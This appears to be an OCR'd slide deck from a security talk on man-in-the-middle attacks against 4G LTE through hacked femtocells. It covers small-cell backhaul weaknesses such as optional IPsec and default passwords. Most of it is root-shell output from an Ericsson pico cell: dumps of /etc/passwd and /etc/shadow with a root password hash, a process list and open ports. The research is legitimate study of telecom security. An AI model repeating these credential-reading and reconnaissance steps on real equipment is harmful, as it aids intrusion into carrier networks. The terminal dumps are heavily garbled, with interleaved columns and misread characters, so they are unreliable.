# 4G LTE Man in the Middle Attack with a Hacked Femtocell

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#### Agenda

- Who am I
- 4G LTE RAN Security in the Real World
- How to Root a 4G Femtocell
- Man in the Middle Attack with a 4G Femtocell
- Design of HBoS (Hacking Box of S1)
- Q&A

#### Who Am I

- Hacker and HAM, My Lifelong Hobbies
- Entrepreneur, Educator
- Angel Investor
- Founder and President at HiTeam Institute of Software Engineering
- Seeking for Visiting Research Scholar Opportunity
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- Email: zouxd@hiteam.com
- WeChat: 70772177
- Callsign: BD4ET



# My Collection of Small Cells

- More than 100 Femtocells, Pico Cells, Nano Cells, Micro Cells
- TD-LTE, LTE FDD
- WCDMA, TDS-CDMA
- GSM, CDMA



#### My Huawei BTS3900 4G LampSite

- BBU 3910
- RHUB 3908
- pRRU 3902
- ETP 48100
- GPS Antenna



## Why Purchase So Many Small Cells


- Cheap and Easy to Get
- for Statistics
- Collect Old Versions of Firmwares
- Build Up Telecom Labs for Training and Researching

# What I Discovered, in the Real World

Base Stations	Internet Backhaul	Private Network Backhaul	IPSec Enabled	Default LMT Password
4G Small Cells	5%	95%	20%	99%
2G/3G Femtocells	90%	10%	95%	95%
Macro Cells	0%	100%	<1%	100%

- 4G Small Cells are easy to get from Taobao.com, but they rarely work properly
- 4G Internet Backhual is hard to get, that's why a proxy server is needed


#### 4G LTE Network Logical Architecture



**HSS:** Home Subscriber Server

LTE: Long-Term Evolution EPS: Evolved Packet System

# Small Cell and Backhual Network



- SeGW (Security Gateway): provides authentication of HeNB, secure tunnelling of communication between HeNB and MME, using IPSec.
- ACS (Auto Configuration Server): managing large number of HeNBs automatically, using TR-069.
- HeNB-GW (Home eNodeB Gateway): aggregation of S1-MME and/or S1-U.

# Why Focus on Small Cells Security

- 50%-70% of the cellular traffic is consumed indoors
- Most data applications are expected to be used indoors
- Huge amount of small cells in 5G era
- Very cheap devices, not so secure
- Could be physically touched by attackers

# Backhaul of Small Cells

- xPON (GPON, EPON)
  - Copper UTP to ONU(Optical Network Unit)
- PTN, IP RAN
  - Fiber
  - Copper UTP to FOT(Fiber Optical Transceiver)
- Internet
  - Copper UTP

# Flaws in Small Cells Backhaul

#### • IPSec is Optional.

- 3GPP TS 33.401: In case the S1 management plane interfaces are trusted (e.g. physically protected), the use of protection based on IPsec/IKEv2 or equivalent mechanisms is not needed
- The Pratical Problem:
  - xPON is secure, the operators consider it as trusted network.
  - Network Cable (Fiber or Copper) from a small cell to the ONU could be 100 meters, but was ignored by the operators.
  - Network traffics in most of the cables are not protected by IPSec, which means plain text and opened to man-in-the-middle attack.

#### Pico Cell: Ericsson ENC-nRBS01



#### Ericsson ENC-nRBS01: root shell

	seeker@nano: ~	000
File Edit View Search Terminal Help	File Edit View Search Terminal Help	
seeker@nano:~5 ssh root@192.168.158.1	root 260 0.0 0.0 0 0 ? 5 Oct20 0:00 [crypto/0]	
root@192.168.158.1's password: Last login: Fri Oct 21 11:58:40 2011 from 192.168.158.2	root 261 0.0 0.0 0 0 ? S Oct20 0:00 [crypto/1] root 355 0.0 0.0 0 0 ? S Oct20 0:00 [irq/19-button_r]	
root@bsc913x:-# uname -a	root 535 5.5 5.6 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5	
Linux bsc913x 2.6.33.9-rt31 #1 SMP PREEMPT RT Wed Apr 26 18:24:34 CST 2017 ppc GNU/Linux	root 945 0.0 0.0 0 0 ? S Oct20 0:00 [mtdblockd]	
root@bsc913x:~# cat /etc/passwd root:x:0:0:root:/home/root:/bin/sh	root 946 0.0 0.0 0 0 ? S Oct20 0:00 [ftld] root 973 0.0 0.0 0 0 ? S Oct20 0:00 [irq/22-fsl-espi]	
daemon:*:1:1:daemon:/usr/sbin:/bin/sh	root 9/4 0.0 0.0 0 0 7 S Oct20 0:00 [[7]707000.spi]	
bin:*:2:2:bin:/bin:/bin/sh	root 991 0.0 0.0 0 0 ? S Oct20 0:00 [irq/23-fsl-espi]	
sys:*:3:3:sys:/dev:/bin/sh sync:*:4:65534:sync:/bin/sync	root 992 0.0 0.0 0 0? S 0ct20 0:00 [ff760000.spt] root 1000 0.0 0.0 0 ? S 0ct20 0:00 [ra/24-fsl-espl]	
games:*:5:60:games:/usr/games:/bin/sh	root 1001 0.0 0.0 0 0 ? S Oct20 0:00 [ff70e000.spi]	
man:*:6:12:man:/var/cache/man:/bin/sh	root 1003 0.0 0.0 0 0 7 5 Oct20 0:00 [[rg/25.5].espl]	
lp:*:7:7:lp:/var/spool/lpd:/bin/sh mail:*:8:8:mail:/var/mail:/bin/sh	root 1004 0.0 0.0 0 0 ? S Oct20 0:00 [ff70d000.spi] root 1030 0.0 0.0 0 0 ? S Oct20 0:00 [irq/17-i2c-mpc]	
news:*:9:9:news:/var/spool/news:/bin/sh	root 1036 0.0 0.0 0 0 ? S Oct20 0:00 [irq/17-i2c-mpc]	
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh proxy:*:13:13:proxy:/bin:/bin/sh	root 1045 0.0 0.0 0 0? S 0ct20 0:00 [[ra/50-caam-job] root 1047 0.0 0.0 0 0? S 0ct20 0:00 [[ra/50-caam-job]	
www-data:*:33:33:www-data:/var/www:/bin/sh	root 1063 0.0 0.0 0 0 ? S $O(tz0 0:00 [tra/58-sec.]ob-]$	
backup: *:34:34:backup:/var/backups:/bin/sh	root 1865 8.8 8.8 8 8 7 S Oct28 8:80 [[rq/61-sec-job-]	
list:*:38:38:Mailing List Manager:/var/list:/bin/sh irc:*:39:39:ircd:/var/run/ircd:/bin/sh	root 1066 0.0 0.0 0 0 ? S Oct20 0:00 [irq/49-rf_sniff] root 1067 0.0 0.0 0 0 ? S Oct20 0:00 [irq/53-dsp_gene]	
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh	root 1077 0.0 0.0 0 0 ? S Oct20 0:01 [flush-1:0]	
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh sshd:x:100:1000:Linux User,,,:/var/run/sshd:/bin/false	root 1093 0.0 0.1 2392 808 ? S<\$ Oct20 0:00 /sbin/udevd -d daemon 2748 0.0 0.0 1920 460 ? Ss Oct20 0:00 /sbin/portmap	
root@bsc913x:~# cat /etc/shadow	ademoni 2/14 0.0 0.0 1.520 400 : 35 0.128 0.00 / Sull/pointapi root 2969 0.0 0.1 5108 1128 ? 55 0.128 0.00 //usr/sbin/sshd	
root:\$1\$5hEUB1RJ\$MEwHFzFLf1NFMDoeuRu1:16867:0:99999:7:::	root 2975 0.0 0.0 3552 212 ? Ss Oct20 0:00 /usr/sbin/httpd -h /srv/www	
sshd:!:15267:0:99999:7::: rootRbsc913x:-# ps auxw	root 2976 0.0 0.0 2988 296 ? Ss 0ct20 0:00 /usr/sbtn/netserver root 2984 0.0 0.0 0 0 ? S 0ct20 0:00 [lockd]	
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND	root 2985 0.0 0.0 0 0 ? S Oct20 0:00 [nfsd]	
root 1 0.0 0.1 1936 708 ? 5s Oct20 0:05 init [5] root 2 0.0 0.0 0 0 ? S Oct20 0:00 [kthreadd]	root 2986 0.0 0.0 0 0 ? S Oct20 0:00 [nfsd] root 2987 0.0 0.0 0 0 ? S Oct20 0:00 [nfsd]	
root 3 0.0 0.0 0 0 ? S Oct20 0:00 [http://octo/0]	root 2988 0.0 0.0 0 0 ? S OCC20 0.00 [nfsd]	
root 4 0.0 0.0 0 0 ? 5 Oct20 0:00 [sirq-high/0]	root 2989 0.0 0.0 0 0 ? S Oct20 0:00 [nfsd]	
root 5 0.0 0.0 0 0 ? S Oct20 0:40 [sirq-timer/0] root 6 0.0 0.0 0 0 ? S Oct20 0:00 [sirq-net-tx/0]	root 2990 0.0 0.0 0 0? S 0ct20 0:00 [nfsd] root 2910 0.0 0.0 0 7 S 0ct20 0:00 [nfsd]	
root 7 0.0 0.0 0 0 ? S Oct20 0:00 [sirg-net-rx/0]	root 2992 0.0 0.0 0 0 ? S Oct20 0:00 [nfsd]	
root 8 0.0 0.0 0 0 ? S Oct20 0:00 [sirq-block/0] root 9 0.0 0.0 0 0 ? S Oct20 0:00 [sirq-block-lopo]	root 2994 0.0 0.0 2656 304 ? Ss Oct20 0:00 /usr/sb/in/pc.mountd -f /etc/exports root 2996 0.0 0.1 2324 808 ? Ss Oct20 0:00 /usr/sb/in/roc.statd	
root 10 0.0 0.0 0 0 ? S Oct20 0.00 [strq-tasklet/0]	root 2996 0.0 0.1 2324 808 ? Ss Oct20 0:00/usr/sbin/prc.statd root 3064 0.0 0.1 3616 844 ? Ss Oct20 0:01/sbin/svslogd -n -G64 +m 20	
root 11 0.0 0.0 0 0 ? 5 Oct20 0:00 [sirq-sched/0]	root 3006 0.0 0.1 3552 772 ? Ss Oct20 0:01/sbin/klogd -n	
root 12 0.0 0.0 0 0 ? S Oct20 0:00 [sirq-hrtimer/0] root 13 0.0 0.0 0 0 ? S Oct20 0:53 [sirq-rcu/0]	root 3058 0.0 0.0 1784 416 ? S 0ct20 0:01 telnetd - p8087 root 3055 0.0 0.0 0 0 ? SN 0ct20 0:00[jffs_gcd_mtd7]	
root 14 0.0 0.0 0 0 ? S Oct20 0:00 [posixcputmr/0]	root 3080 0.0 0.0 0 0 ? S Oct20 0:00 [ubi_bgt0d]	
	root 3084 0.0 0.0 0 0 ? S Oct20 0:00 [ubifs_bgt0_0]	
root 16 0.0 0.0 0 0 ? S Oct20 0:00 [migration/1] root 17 0.0 0.0 0 0 0 ? S Oct20 0:00 [posixcputmr/1]	root 3092 0.0 0.0 0 0 ? S Oct20 0:01 [yaffs-bg-1] root 3117 0.0 0.3 191860 2328 ? Sl Oct20 0:57 log_process	
root 18 0.0 0.0 0 0 ? S Oct20 0:00 [sirq-high/1]	root 3135 0.0 0.1 59560 684 ? Sl Oct20 0:04 deamon	
root 19 0.1 0.0 0 0 ? S Oct20 1:47 [sirq-timer/1] root 20 0.0 0.0 0 0 ? S Oct20 0:00 [sirq-net-tx/1]	root 3196 0.0 0.0 2216 600 ? S 0ct20 0:01 gps5erver root 3396 0.0 0.2 19464 1512 ? Sl 0ct20 0:02 /ps/bln/dhclient eth0	
root 21 0.0 0.0 0 0 ? 5 Oct20 0:02 [sirq-net-rx/1]	root 3349 0.1 0.2 2500 1956 ? Sl Oct20 1:14 /ps/bin/transcherkd	
root 22 0.0 0.0 0 0 ? S Oct20 0:00 [sirq-block/1] root 23 0.0 0.0 0 0 ? S Oct20 0:00 [sirq-block-iopo]	root 3458 0.0 0.3 21808 2280 ? Sl Oct20 0:14 /usr/bin/autodetectd	
root 24 0.0 0.0 0 0 ? S Oct20 0:00 [sirq-tasklet/1]	root 3604 0.0 0.0 18656 472 ? Sl Oct20 0:01 /rf-util/rftool -i rf1 -c time_sync_start root 3616 0.0 0.1 18660 656 ? Sl Oct20 0:08 /rf-util/rftool -i rf0 -c time_sync_tarttime_sync_logginglog_file /mnt/time_sync.txt	
root 25 0.0 0.0 0 0 ? S Oct20 0:00 [sirq-sched/1]	root 3617 0.0 0.0 0 0 ? S Oct20 0:00 [irg/32-time-syn]	
root 26 0.0 0.0 0 0 ? S Oct20 0:02 [sirq-hrtimer/1] root 27 0.0 0.0 0 0 ? S Oct20 0:54 [sirq-rcu/1]	root 3681 0.0 5.3 48308 33196 ? Sl Oct20 0:04 //lte_rrm 0/cfg/eNodeB_Configuration.cfg root 3696 8.8 17.5 110052 109488 ? SLl Oct20 91:02 ./lteLayer2 1 0 0 0	
root 28 0.0 0.0 0 0 ? 5< Oct20 0:00 [desched/1]	root 3707 0.6 0.1 8168 680 ? S Oct20 6:28 ltebinreadshm_name=MAC_RLC_REGIONshm_size=5maclogs=MAC_RLC_REGIONlogger_option=binarylog_file_size=5242880log_num_files=10	
root 29 0.0 0.0 0 0 ? S< Oct20 0:03 [events/0] root 30 0.0 0.0 0 0 ? S< Oct20 0:16 [events/1]	root 3708 0.6 0.1 8168 680 ? S Oct20 6:28 ltebinreadshm_name=RLC_PDCP_REGIONshm_size=5maclogs=RLC_PDCP_REGIONlogger_option=binarylog_file_size=5242880log_num_files=10	
root 31 0.0 0.0 0 0 ? 5 Oct20 0:00 [khelper]	root 3709 0.6 0.1 8168 680 ? S Oct20 6:28 ltebinreadshm_name=MAC_LP_THD_REGIONshm_size=5maclogs=MAC_LP_THD_REGIONlogger_option=binarylog_file_size=5242880log_num_files=10 root 3710 0.6 0.1 8168 680 ? S Oct20 6:28 ltebinreadshm_name=MAC_RLC_ENCODER_REGIONshm_size=5maclogs=MAC_RLC_ENCODER_REGIONlogger_option=binarylog_file_size=5242880log_num_fil	es=10
root 34 0.0 0.0 0 0 ? S Oct20 0:00 [async/mgr]	root 3727 0.6 8.1 123964 50900 ? Sl Oct20 7:00 ./rrc_entity/cfg/eNodeB_Configuration.cfg	
root 148 0.0 0.0 0 0 ? S Oct20 0:00 [sync_supers] root 150 0.0 0.0 0 0 ? S Oct20 0:00 [bdi-default]	root 3738 0.0 2.2 43048 14336 ? Sl Oct20 0:47 ./lte_son/cfg/eNodeB_Configuration.cfg 0 root 3756 0.0 0.1 20628 1132 ? Sl Oct20 0:01 ./lte_oamCli	
root 151 0.0 0 0 0 ? S Oct20 0:00 [kblockd/0]	root 3/30 0.0 0.1 20020 1132 / SI OCL20 0.01./IC_DANCL root 3771 0.1 1.6 38888 10336 ? SI OCL20 1:24./Ite_oam/bs/cfg/Proprietary_eNodeB_Data_Model_xml/ps/cfg/eNodeB_Data_Model_TR_196_based.xml	
root 152 0.0 0.0 0 0 ? S Oct20 0:00 [kblockd/1]	root 3783 0.0 0.1 2628 872 ? Ss Oct20 0:01 thttpd -C /etc/thttpd.conf	
root 158 0.0 0.0 0 0 ? S Oct20 0:00 [ata/0] root 159 0.0 0.0 0 0 ? S Oct20 0:00 [ata/1]	root 3803 0.0 0.4 14448 2700 ? Sl Oct20 0:11 cwmpd root 3820 0.0 0.1 3556 768 tty50 Ss+ Oct20 0:00 /sbin/getty 115200 tty50	
root 160 0.0 0.0 0 0 ? S Oct20 0:00 [ata_aux]	root 3826 0.0 0.2 12384 1248 ? Ssl Oct20 0:08 ntpd -c /etc/ntp.conf	
root 165 0.0 0.0 0 0 ? S Oct20 0:00 [ksertod] root 168 0.0 0.0 0 0 ? S Oct20 0:00 [kmmcd]	root 8787 0.0 0.0 0 0? S 0ct20 0:00 [[rq/28-eth0_g_e] root 8788 0.0 0.0 0 0 ? S 0ct20 0:00 [[rq/26-eth0_g_t]	
root 188 0.0 0.0 0 0 ? S Oct20 0:00 [rpciod/0]	root 8/88 0.0 0.0 0 0 5 5 0.00 0 00 [trq/20-etho_g_t] root 8/88 0.0 0.0 0 7 5 0.00 [trq/27-etho_g_t]	
root 189 0.0 0.0 0 0 ? S Oct20 0:00 [rpciod/1]	root 12443 0.0 0.0 0 0 ? S 12:01 0:00 [flush-ubifs_0]	
root 198 0.0 0.0 0 0 ? S Oct20 0:00 [irq/16-fsl-ifc] root 199 0.0 0.0 0 0 ? S Oct20 0:00 [irq/20-fsl-ifc-]	root 12449 0.0 0.3 5312 2416 ? Ss 12:02 0:00 sshd: root@pts/0 root 12451 0.0 0.1 3556 828 pts/0 Ss 12:03 0:00 -sh	
root 226 0.0 0.0 0 0 ? S Oct20 0:00 [irq/63-fsldma-c]	root 12460 0.0 0.1 2744 1020 pts/0 R+ 12:05 0:00 ps auxw	

#### Ericsson ENC-nRBS01: listening port

File Edit View Search Terminal Help           root@bsc913x:-# netstat.net-tools -nap           Active Internet connections (servers and established)           Proto Recv-Q Send-Q Local Address         Foreign Address         State         PID/Program name           tcp         0         0.0.0.0:2368         0.0.0.0:*         LISTEN         2994/rpc.mountd           tcp         0         0.0.0.0:2649         0.0.0.0:*         LISTEN         -           tcp         0         0.0.0.0:2655         0.6.0.0:*         LISTEN         2976/netserver           tcp         0         0.0.0.0:54312         0.0.0.0:*         LISTEN         -           tcp         0         0.0.0.0:54312         0.0.0.0:*         LISTEN         -           tcp         0         0.0.0.0:111         0.0.0.0:*         LISTEN         278/portnap           tcp         0         0.0.0.0:22         0.0.0.0:*         LISTEN         2748/portnap	File Edit unix 6 unix 2 unix 2 unix 3 unix 3 unix 3 unix 3 unix 3 unix 3 unix 3 unix 3
Active Internet connections (servers and established)           Proto Recv-Q Send-Q Local Address         Foreign Address         State         PID/Program name           tcp         0         0.0.0.0:42368         0.0.0.0:*         LISTEN         2994/rpc.mountd           tcp         0         0.0.0.0:42368         0.0.0.0:*         LISTEN         2994/rpc.mountd           tcp         0         0.0.0.0:12865         0.0.0.0:*         LISTEN         2976/netserver           tcp         0         0.0.0.0:54312         0.0.0.0:*         LISTEN         2976/netserver           tcp         0         0.0.0.0:54312         0.0.0.0:*         LISTEN         -           tcp         0         0.0.0.0:54312         0.0.0.0:*         LISTEN         -           tcp         0         0.0.0.0:54312         0.0.0.0:*         LISTEN         -           tcp         0         0.0.0.0:22         0.0.0.0:*         LISTEN         2768/portnap           tcp         0         0.0.0.0:22         0.0.0.0:*         LISTEN         2969/sshd	unix 2 unix 2 unix 3 unix 3 unix 3 unix 3 unix 3 unix 3 unix 3
Proto Recv-Q Send-Q Local Address         Foreign Address         State         PID/Program name           tcp         0         0.0.0.0:42368         0.0.0:*         LISTEN         2994/rpc.mountd           tcp         0         0.0.0.0:42368         0.0.0:*         LISTEN         -           tcp         0         0.0.0.0:2369         0.0.0:*         LISTEN         -           tcp         0         0.0.0:0:12865         0.0.0:*         LISTEN         -           tcp         0         0.0.0:0:5312         0.0.0:0:*         LISTEN         -           tcp         0         0.0.0:0:5111         0.0.0:*         LISTEN         -           tcp         0         0.0.0:0:111         0.0.0:0:*         LISTEN         2748/portmap           tcp         0         0.0.0:0:0:0:12         0.0.0:0:*         LISTEN         2748/portmap	unix 2 unix 3 unix 3 unix 2 unix 3 unix 3 unix 3
tcp         0         0.0.0.0:2049         0.0.0.0:*         LISTEN         -           tcp         0         0.0.0.0:2049         0.0.0.0:*         LISTEN         -           tcp         0         0.0.0.0:2049         0.0.0.0:*         LISTEN         2976/netserver           tcp         0         0.0.0.0:54312         0.0.0.0:*         LISTEN         -           tcp         0         0.0.0.0:111         0.0.0.0:*         LISTEN         2748/portnap           tcp         0         0.0.0.0:22         0.0.0.0:*         LISTEN         2969/sshd	unix 3 unix 3 unix 2 unix 3 unix 3 unix 3
tcp         0         0.0.0.0:12865         0.0.0.0:*         LISTEN         2976/netserver           tcp         0         0.0.0.0:54312         0.0.0.0:*         LISTEN         -           tcp         0         0.0.0:111         0.0.0.0:*         LISTEN         -           tcp         0         0.0.0:*         LISTEN         -           tcp         0         0.0.0:*         LISTEN         2748/portmap           tcp         0         0.0.0:0:*         LISTEN         2969/sshd	unix 3 unix 2 unix 3 unix 3 unix 3 unix 3
tcp 0 0.0.0.054312 0.0.0.0* LISTEN - tcp 0 0.0.0.0:111 0.0.0.0* LISTEN 2748/portmap tcp 0 0.0.0.0.0:2 0.0.0.0* LISTEN 2969/sshd	unix 2 unix 3 unix 3 unix 3
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN 2969/sshd	unix 3 unix 3
	unix 3
tcp 0 0 0.0.0.0:87 0.0.0.0:* LISTEN 3756/lte_oamCli	
tcp 0 0.0.0.8887 0.0.0.1* LISTEN 3050/te_oanct	
tcp 0 0 0.0.0.0:7547 0.0.0.0:* LISTEN 3803/cwmpd	unix 2
tcp 0 0 0.0.0.0:57149 0.0.0:* LISTEN 2996/rpc.statd	unix 2
tcp 0 0 192.168.158.1:22 192.168.158.2:46934 ESTABLISHED 12449/0 tcp 0 0 :::80 :::* LISTEN 2975/httpd	unix 2 unix 2
tcp 0 0:::20 :::* LISTEN 2975/httpd tcp 0 0:::22 :::* LISTEN 2969/sshd	unix 2 unix 3
tcp 0 0:::8088 :::* LISTEN 3783/thttpd	unix 3
udp 0 0 0.0.0.2049 0.0.0.0:* -	unix 3
udp 0 0 127.0.0.1:21012 0.0.0.0:* 3458/autodetectd udp 0 0 127.0.0.1:5656 0.0.0.0:* 3696/lteLaver2	unix 3 unix 3
	unix 3
udp 0 0.0.0.0:34873 0.0.0.0:* 3696/lteLaver2	unix 2
udp 0 0.0.0.0:39487 0.0.0.0:* 3696/lteLayer2	unix 2
udp 0 0 0.0.0.0:68 0.0.0:* 3396/dhclient	unix 3
udp 0 0 0.0.0.0:111 0.0.0.0:* 2748/portmap udp 0 0 0.0.0.0:628 0.0.0.0:* 2996/rpc.statd	unix 3 unix 2
udp         0         0.0.0.0:628         0.0.0:*         2996/rpc.statd           udp         0         0.127.0.0.1:9846         0.0.0:*         3696/lteLayer2	unix 2 unix 2
udp 0 0 192.168.3.52:123 0.0.0.0:* 3826/ntpd	unix 2
udp 0 0 192.168.158.1:123 0.0.0.0:* 3826/ntpd	unix 2
udp 0 0 127.0.0.1:123 0.0.0.0:* 3826/ntpd	root@bsc9
udp 0 0.0.0.0:123 0.0.0:* 3826/ntpd udp 0 0127.0.0.1:3211 0.0.0.0:* 3727/rrc_entity	drwxr-xr- drwxr-xr-
udp 0 0127.0.0.1:3212 0.0.0.0:* 327/11C_mitty	drwxr-xr-
udp 0 0 127.0.0.1:15000 0.0.0.0:* 3738/lte_son	drwxr-xr-
udp 0 0 127.0.0.1:3224 0.0.0.0:* 3738/lte_son	drwxr-xr-
udp 0 0127.0.0.1:15001 0.0.0.0:* 3738/lte_son udp 0 0.0.0.0:54957 0.0.0.0:* 2994/rpc.mountd	drwxr-xr-
udp 0 0.0.0.0:54957 0.0.0.0:* 2994/rpc.mountd udp 0 0127.0.0.1:13001 0.0.0.0:* 3449/transcheckd	drwxr-xr-
udp 0 0 127.0.0.1:59088 127.0.0.1:19880 ESTABLISHED 3696/LteLayer2	STWXT-XT-
udp 0 0.0.0.0:41688 0.0.0.0:* 3771/lte_oam	drwx
udp 0 0 0.0.0.0:47325 0.0.0.0:* 2996/rpc.statd	drwxr-xr-
udp 0 0.0.0.0:52487 0.0.0.0:* 3458/autodetectd udp 0 0 127.0.0.1:9999 0.0.0.0:* 3696/lteLayer2	drwxr-xr- dr-xr-xr-
udp 0 0.0.0.8:52027 0.0.0.0:* 3696/tteLayer2	drwxrwxrw
udp 0 0.0.0.0:319 0.0.00:* 3616/rftool	drwxr-xr-
udp 0 00.0.0:319 0.0.0:* 3604/rftool	drwxr-xr-
udp 0 0 127.0.0.1:38218 0.0.0.0:* 3696/lteLayer2 udp 0 0 0.0.0.0:46440 0.0.0.0:* 3696/lteLayer2	drwxr-xr- drwxr-xr-
udp 0 00.0.0.158229 0.0.0.0.* -	drwxr-xr-
udp 0 0 127.0.0.1:10124 0.0.0:* 3696/lteLayer2	<b>Lrwxrwxrw</b>
udp 0 0 0.0.0.0:56721 0.0.0.0:* 3396/dhclient	drwxr-xr-
udp 0 0 127.0.0.1:10140 0.0.0.0:* 3696/lteLayer2 udp 0 0 127.0.0.1:10145 0.0.0.0:* 3696/lteLayer2	drwxr-xr-
udp 0 0 127.0.0.1:10145 0.0.0.0:* 3696/lteLayer2 udp 0 0 127.0.0.1:19876 0.0.0.0:* 3696/lteLayer2	root@bsc9 drwxr-xr-
udp 0 0 127.0.0.1:19880 0.0.0.0.* 3738/tte_son	drwxr-xr-
udp 0 0 127.0.0.1:10152 0.0.0.0:* 3604/rftool	-rw-rr-
udp 0 0 127.0.0.1:10153 0.0.0.0:* 3117/log_process	drwxr-xr-
udp 0 0127.0.0.1:10157 0.0.0.0:* 3771/lte_oam udp 0 0.0.0.0:57261 0.0.0.0:* 3696/lteLayer2	- FW-FF-
uap 0 0 0.0.0:3/201 0.0.0.0:* 3000/tet.ayer2 udp 0 0 127.0.0.1:10159 0.0.0.0:* 3756/te_oanCli	drwxr-xr-
udp 0 0127.60.1110151 0.00.01* 3803/cwpd	-rw-rr-
udp 0 0 127.0.0.1:10163 0.0.0.0:* 3803/cwnpd	-rw-rr-
udp 0 0 127.0.0.1:10171 0.0.0.0:* 3396/dhclient	srr-
udp 0 0.0.0.0:46045 0.0.0.0:* 3727/rrc_entity udp 0 0 fe80::a6a1:c2ff:fe9:123 :::* 3826/ntpd	root@bsc9
udp 0 0 fe80::a6a1:c2ff:fe9:123 :::* 3620/ntpd	dev: s
udp 0 0 ::1:123 :::* 3826/ntpd	mtd0: 046
udp 0 0 :::123 :::* 3826/ntpd	mtd1: 046
raw 0 0 0.0.0.01 0.0.0.0* 7 3727/rrc_entity	mtd2: 028
raw         0         0.0.0.0:132         0.0.0.0:*         7         3727/rrc_entity           raw         0         0.0.0.0:132         0.0.0.0:*         7         3727/rrc_entity	mtd3: 002 mtd4: 04a
Active UNIX domain sockets (servers and established)	mtd5: 001
Proto RefCnt Flags Type State I-Node PID/Program name Path	mtd6: 001
unix 2 [] DGRAM 7844 3117/log_process /log_unix unix 2 [ACC] STREAM LISTENING 7787 3196/gpsServer /tmp/gps_server_socket	mtd7: 001
unix 2 [ACC] STREAM LISTENING 7787 3196/gpsServer /tmp/gps_server_socket unix 6 [] DGRAM 7305 3004/syslogd /dev/log	mtd8: 00a root@bsc9
	Toorgoses

File Edit View unix 6		rminal Help DGRAM			7305	3004/syslogd	/dev/log
unix 2		DGRAM			65	1093/udevd	@/org/kernel/udev/ud
inix 2	[ ACC ]	STREAM	LISTENING		7700	3135/deamon	/usr/bin/dmn_serv
inix 2	[]	DGRAM			17338	3396/dhclient	
unix 3	[]	STREAM	CONNECTED		8480	3803/cwmpd	
unix 3	[]	STREAM	CONNECTED		8479	3803/cwmpd	
inix 2	ļΪ	DGRAM	CONNECTED		8328	3826/ntpd	
unix 3 unix 3	11	STREAM STREAM	CONNECTED		8279 8278	3803/cwmpd	
unix 3	11	STREAM	CONNECTED		8212	3803/cwmpd 3135/deamon	/usr/bin/dmn_serv
unix 3	1	STREAM	CONNECTED		8264	3771/lte_oam	/usi/ben/uni_serv
unix 2	hi	DGRAM			8262	3771/lte oam	
unix 2	i i	DGRAM			8247	3783/thttpd	
unix 2	i i	DGRAM			8241	3727/rrc_entity	
unix 2	[]	DGRAM			8217	3738/lte_son	
unix 3	[]	STREAM	CONNECTED		8206	3135/deamon	/usr/bin/dmn_serv
unix 3	[]	STREAM	CONNECTED		8211	3738/lte_son	
unix 3	[ ]	STREAM	CONNECTED		8195	3135/deamon	/usr/bin/dmn_serv
unix 3 unix 3	Ļļ	STREAM	CONNECTED		8205	3727/rrc_entity 3135/deamon	/usr/bin/dmn_serv
unix 3	+ +	STREAM	CONNECTED		8194	3696/lteLayer2	/usr/bth/dm_serv
unix 2	11	DGRAM	CONNECTED		8164	3696/lteLayer2	
unix 2	i i	DGRAM			8149	3681/lte_rrm	
unix 3	i i 👘	STREAM	CONNECTED		7702	3135/deamon	/usr/bin/dmn_serv
inix 3		STREAM	CONNECTED		8147	3681/lte_rrm	
unix 2	[]	DGRAM			8022	3458/autodetectd	
intx 2	[]	DGRAM			7917	3396/dhclient	
unix 2	[]	DGRAM			7846	3196/gpsServer	
inix 2		DGRAM			7313	3006/klogd	
oot@bsc913x		root	1024 0	+ 20			
drwxr-xr-x drwxr-xr-x	20 root 20 root	root	1024 00				
rwxr-xr-x	2 root	root	2048 A			hin	
Irwxr-xr-x	7 root	root	13700 00		19:00		
Irwxr-xr-x	24 root	root	2048 00		11:24		
rwxr-xr-x	6 root	root	1024 00		19:00	home	
frwxr-xr-x	2 root	root	1024 A	or 22	2014	ipc	
drwxr-xr-x	5 root	root	2048 A	pr 26	2017	lib	
SFWXF-XF-X	1 root	root				log_unix	
Irwx	2 root	root	11010048 A			lost+found	
drwxr-xr-x	10 root	root	1024 A			media	
drwxr-xr-x dr-xr-xr-x	4 root 151 root	root	856 O		19:29 1970	mnt	
drwxrwxrwx	4 root	root	1024 A				
drwxr-xr-x	3 root	root	1024 A			rf-util	
drwxr-xr-x	2 root	root	3072 A				
drwxr-xr-x	3 root	root	1024 Ju			smallcell	
drwxr-xr-x	3 root	root	1024 A				
